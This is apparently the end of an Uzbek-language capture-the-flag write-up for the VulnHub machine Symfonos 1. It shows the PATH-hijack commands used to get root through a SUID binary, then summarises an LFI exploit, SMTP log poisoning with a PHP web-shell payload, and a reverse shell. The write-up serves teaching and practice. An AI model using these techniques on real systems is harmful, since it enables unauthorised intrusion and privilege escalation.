uid=1000(helios) gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),108(netdev)

echo "/bin/sh" > curl
chmod +x curl
export PATH=$(pwd):$PATH
/opt/statuscheck
whoami
root
id
uid=1000(helios) gid=1000(helios) euid=0(root) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),108(netdev)
saidislom
```

Lokal katalogda `/bin/sh` chaqiruvchi `curl` skripti yaratilib, unga ijro huquqi berildi (`chmod +x curl`). `export PATH=$(pwd):$PATH` orqali joriy yo'l ustuvor qilinib, `/opt/statuscheck` SUID binari ishga tushirildi va tizimda to'liq `root` (`euid=0(root)`) imtiyozi qo'lga kiritildi

Xulosa va Zaifliklar tahlili:

Symfonos 1 (VulnHub) mashinasi zaif konfiguratsiya, veb-plagindagi LFI, SMTP jurnallarini zaharlash va SUID binardagi PATH o'zgaruvchisini soxtalashtirish zanjiriga asoslangan quyidagi asosiy bosqichlardan iborat bo'ldi:

- **Reconnaissance & SMB Enumeration:** Portlar skanerlanganda 22 (SSH), 25 (SMTP), 80 (HTTP), 139 va 445 (SMB) ochiqligi aniqlandi. `smbclient` yordamida anonim ulashmadagi `attention.txt` faylidan zaif parollar ro'yxati olindi va `helios` hisobiga `qwerty` paroli bilan kirilib, yashirin `/h31105` katalogi aniqlandi.
- **Vulnerability Assessment (Mail Masta LFI — CVE-2016-10956):** `/h31105` manzilidagi WordPress sayti `wpscan` vositasi bilan tekshirilganda `mail-masta` (1.0) plaginida autentifikatsiyasiz LFI zaifligi topildi va `/etc/passwd` fayli muvaffaqiyatli o'qildi.
- **SMTP Log Poisoning & RCE (Initial Foothold):** 25-portdagi Postfix xizmatiga `telnet` orqali bog'lanib, `helios` pochταςiga zararli PHP kodi (`<?php echo system($_GET['cmd']); ?>`) yuborildi. LFI orqali `/var/mail/helios` fayli chaqirilib, RCE yordamida `helios` foydalanuvchisi nomidan reverse shell olindi.
- **Privilege Escalation (PATH Hijacking on SUID Binary):** Tizimda root egasiga tegishli `/opt/statuscheck` SUID binar fayli aniqlandi. `strings` tahlili dastur `curl` buyrug'ini to'liq yo'lsiz (relative path) chaqirishini ko'rsatdi. Joriy katalogda `/bin/sh` bajaruvchi soxta `curl` skripti yaratilib, `export PATH=$(pwd):$PATH` orqali ustuvorlik berildi. Binar ishga tushirilgach, to'liq `root` (`euid=0(root)`) huquqi muvaffaqiyatli qo'lga kiritildi.